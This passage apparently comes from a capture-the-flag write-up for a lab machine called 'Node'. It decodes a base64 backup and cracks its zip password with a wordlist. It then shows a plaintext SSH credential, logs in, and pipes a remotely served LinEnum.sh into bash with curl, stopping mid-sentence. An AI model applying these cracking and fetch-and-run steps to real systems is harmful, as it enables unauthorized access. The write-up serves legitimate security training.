
To view your password or add a note about it, click the key icon

WELCOME TO MYPLACE

WELCOME BACK, MYP14CEADM1NACC0UNT




```
┌──(cybersauruswest㉿kali)-[~]
└─$ mv Downloads/Unconfirmed\ 783472.crdownload .

┌──(cybersauruswest㉿kali)-[~]
└─$ file Unconfirmed\ 783472.crdownload
Unconfirmed 783472.crdownload: ASCII text, with very long lines (65536), wit
h no line terminators

┌──(cybersauruswest㉿kali)-[~]
└─$ cp Unconfirmed\ 783472.crdownload Backup.bak

┌──(cybersauruswest㉿kali)-[~]
└─$ less Backup.bak
```




```
UEsDBAoAAAAAABqJEFUAAAAAAAAAAAAAAAAAQABwAdmFyL3d3dy9teXBsYWNlL1VUCQADFMH7YgRn
MGV1eAsAAQQAAAAABAAAAABQSwMEFAAJAAgARQEiS0×97zc0EQAAEFMAACEAHAB2YXIvd3d3L215
cGxhY2UvcGFja2FnZS1sb2NrLmpzb25VVAkAA9HoqVlL/8pZdXgLAAEEAAAAAAQAAAAAR+yGFAx8
/9cyuYqbbVvvu6yXa7qJnsSZvimnn7R3rlC+H3fUPKpmdHjyg4zRWqoMQSymEpEvx+aG04doZ4UP
hA01h4sgOEIeCEMf+gA7DVhwaiHv6dhMPd+dmq9OHnYo4teU0+ZqCYXdlizl92Q0owVps1BnJVbm
SizdM70qReNEggnQk7PcjjeIxGbZWs6rCU3IRfh293pXSfD6grD2c2L6rgB9nptQoiH5QWPsFhH+
ZPzzmYnLV5hXDBN93ymTTmAdnIw+uqcxKJKEvKJHDCqCHM5xcrA19HnfPkGRNGakuqqwOFuPmCxN
iAt1dl2mNfO+TzRPvS76VPDs0UkrDxp0O1sdLrdDhNJP1eDcd+Z9Omn5JA/9cJoGpv3anWAX46AF
GDv7K6NWiy6J93pvX6Hm/TaAMeHrW8AYPzHWQmRu88wK3/wlW1YLigGswCXj7ZXNJ3gUThpqN0ya
+MTX+897MiVdyU/Bq4SJhqtXSHooYGLS/t3L3vRKVivldBbscqxZgRtsKeL920gLRjXAhKDInY9G
a8Cigpiab40eZYKbvccH4i9ilkhQX6ZnnyfWF5alXvJyOwBEhynIKsKE2xn7JMa3qOcuRoKQAGaT
MaMI0z4T/wTx/cM76mYIGK4F/t1nDBreu1H6XsHb/yeyfPBfbmuGxLNmu8lCDSs6hJhPtP8G3Uya
bpdK8B8lHMu/sjbC2rFyqNOOc3JjNW4lN7WxqdRLyqtZ69cfdlszZAKHkAMhxUWsqT9IZWv7Pnsj
db7e+7FXJ+ussBIYmOzjTiHH5NJl7dERqu25mSS4HYzuRnOPgDMv3LhAgSHHTFXDtN4aU7B1/Y+S
nnvWrUrf9BNE21c3JkT/wkldMthklG5xzfMqFmAWNWYl4i0iZbA6g1MhrC1aMlcrZuveKjN4NodC
R+xCWyRIVSBUji67MGaTqHV+jCDU2OXeudAybMn/cfYAj1aJWTHuM3WAAQefVivogrzg4955m7gz
U2w06fPvvP+SAs5oijJifpdfCvpXg7zzvrdXKmn/xj2PkSuXNs8Iqy32+Ohs8+zS8jg7bnChjfG1
HGYFzCOd7f7JosucpjSXPWnGAigouVPtSLc4iQM5iYPIL7oxLP+N8wPh41xQp6aHbl3/N36S5mkQ
VA8A8Y2kTPrFJzrH5qIFdYjNYKBuA7e/WfAXbq0b82XfltKj41×9KbKa+QlZRvD/iOcgrWLu26ns
veYslgJ/m8xdrn6RJ8qAClow7XCZvLPl1byFvyRQvnWrzXEfx0dOHoVmYsg3QS0jdMzDWxCJCkHE
Vpg1w4p97/jfSmpwqxwS+ovd9cPK7DD1WGAIkC+DN2pit/bNDeuevRTmhttFr5kozzvcFkRq0odp
LvGXhqFV2f96m5WQ4CieZ9i62JBLXJHnNEe9t7oFZkbbdeK9s1ngt+as+Lr21QMNpjZuTiOThY4e
FNHckOd1ViTqFhWKfMQ/I0U+Mo7Mvr+ERVJlN7yiwCayKZYm/7xKefrdsyG85x+vfC1GWOMthQ2D
2sLAylSpn3ToHC5SBQil9KhbnzGlfii7lPcXoc3llSky/w6+HuA5Jz/qlp4AZXRI76iQfCMW4ps0
fCpSak4SeYGgQE617CnX6cCttc6EVJuERhiWOTsh3ZWRxrZVx7R0qMHQSrjPqEuyTZzm3tdlPxui
93h0uTc0lrXqCL5X+UrkCPZPLDIBTavoas1wTy0tx7NXiiO9tKUuoqC5Bc3kSBVTBxxnHxvH8DUD
ebKitAUAIVdlZRa2HUSv8z+VSFSuHEZi10yfdQommJ6hJmYRtls3iAyen3Je9ZQSNSJm6pmweixO
a25Dko+lqJJOtDXvlOojtWw0K/D/M5mWvSDuZ8tEY+ht58CreCOhmrp1RYZnI+0oIqh5UjFjBclm
FOLpMvQUDoJAXH0Nmy0+rgN3Qjy6Z1YPmARyDwdI2XCGwEY5KR9CpGVpeIkcT1iOVHypQixpuc/P
U1iCSTHnWMnGZ4oTwp74gPfMhPt/bAp/QfzQ5HT3Ubp6qGL1YtY1F3KJ4G2ygXobRh2QpWHh3kXs
7cmdQPdYm7ufyy04xV3HPX+HZl/dPZUWKNT8Jzb4Kv5o6pW8zuhyhLl3PLIWJZPM1KPoT3exE1P4
TydfmPhKWtLIDh0rA1GfXRePW15R6g53V1NcOiKWxwClLEnxbeLIduciyM0Ucxf0kj2uJlqdnI+t
sMbdQZx1hVWo/RFtcrjljPwQ6YQDOQb5VA8a8HR09yjE77ft2wRqZmqOkaP/PZkEPslWeEShJ1Zo
WQsxrcMIYNYIpUNay/YA6qnF8R0V4u99Hv3DhfxELOUlzChfBUYVnjdihIt1hV3lhFs3SpVyPEwx
McUfRhiGxfy/yttMUE5+QRSd0hjYBgoTX1/p/mWBGxKy2nTFWSXXeHWfEvpA8i58ws5hLszlekXr
18A62ZwdhxKcEr+AFBT4wbUg0FKNFcn7lGmV7OqOCbnuaaCqY5JlpXjHcaGuE7utO7e4/JSkyBbM
Jdgit91+WobiO/b/vLdFa6iTApPd3EQ0tGlJgA316BUBbncCO9nYSJPbI7QGBZFP2uO40VxCNFfR
wwftXePSrJYGm3nfhrr/ggo1Dx8bsx7D+NwMffI6IJvvi3xC6dAA2V09BQgmVa/i4yAEfK6H4Cmb
AR51TALZrlv4re1UZDu2nerwydLU8w6docU4tTFgE8xYzfrfSR9+E+lHeUgAyz5FqJhDNReyurdA
sQri08lPapdTowRs1o9ZIVsPLj3TsV/4eziGwKddmA32ZQiITB685e8jazsk0e1HJ20UAyy18YHU
Ekrmc9JGWwAUxQi/k9ucYN/3XGkWCSOR8oIeP4TvBpVFVoe2G2FJJyRE+/dsXtb+t6jSs0JOO8PB
4heUY9MxiddYPS3bHXY+fk6bKg8HDWpse99pop+wvH/6Kb6vTOG3VCkVl/eiW9Jz8i3r4ThlETQz
Backup.bak
```

Obviously this is base64, so we now want to decode. This gets us to a zip file with a password.



```
┌──(cybersauruswest㉿kali)-[~]
└─$ base64 -d Unconfirmed\ 783472.crdownload > unknown

┌──(cybersauruswest㉿kali)-[~]
└─$ file unknown
unknown: Zip archive data, at least v1.0 to extract, compression method=stor
e

┌──(cybersauruswest㉿kali)-[~]
└─$ cp unknown Backup.zip

┌──(cybersauruswest㉿kali)-[~]
└─$ unzip unknown
Archive:  unknown
   creating: var/www/myplace/
[unknown] var/www/myplace/package-lock.json password: 
```




```
┌──(cybersauruswest㉿kali)-[~]
└─$ fcrackzip -D -p Wordlists/rockyou.txt Backup.zip
possible pw found: magicword ()
```

At this point unfortunately the box bugged out and the `myplace` folder was empty, but if it weren't, we would have been able to find mark's password within app.js. We then can use that to SSH into the machine.

`mark:5AYRft73VtFpc84k`


We get in via SSH




```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Sep 27 02:33:14 2017 from 10.10.14.3
mark@node:~$ 
```

Phase 4: Initial Access


Brief Description: After exploiting a vulnerability, this phase emphasizes gaining an initial foothold on the target system. This might mean acquiring a low-level user account, establishing a connection back to the attacker's machine, or landing a shell.




```
find: '/home/tom/.cache': Permission denied
/home/tom/user.txt
```



```
┌──(cybersauruswest㉿kali)-[~]
└─$ mv Downloads/LinEnum.sh Tools

┌──(cybersauruswest㉿kali)-[~]
└─$ ifconfig tun0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.14.22  netmask 255.255.254.0  destination 10.10.14.22
        inet6 dead:beef:2::1014  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::d71b:275a:14a6:7ef5  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 5
00  (UNSPEC)
        RX packets 10800  bytes 7220023 (6.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11650  bytes 1487138 (1.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
┌──(cybersauruswest㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



```
mark@node:~$ curl 10.10.14.22:80/Tools/LinEnum.sh | bash
```


Within the results of LinEnum.sh we can see that there is a scheduled process running as `tom` which we know is the user we want to be to open user.txt, so we can check it out to see if it's a viable selection.

We can recreate this finding manually via:



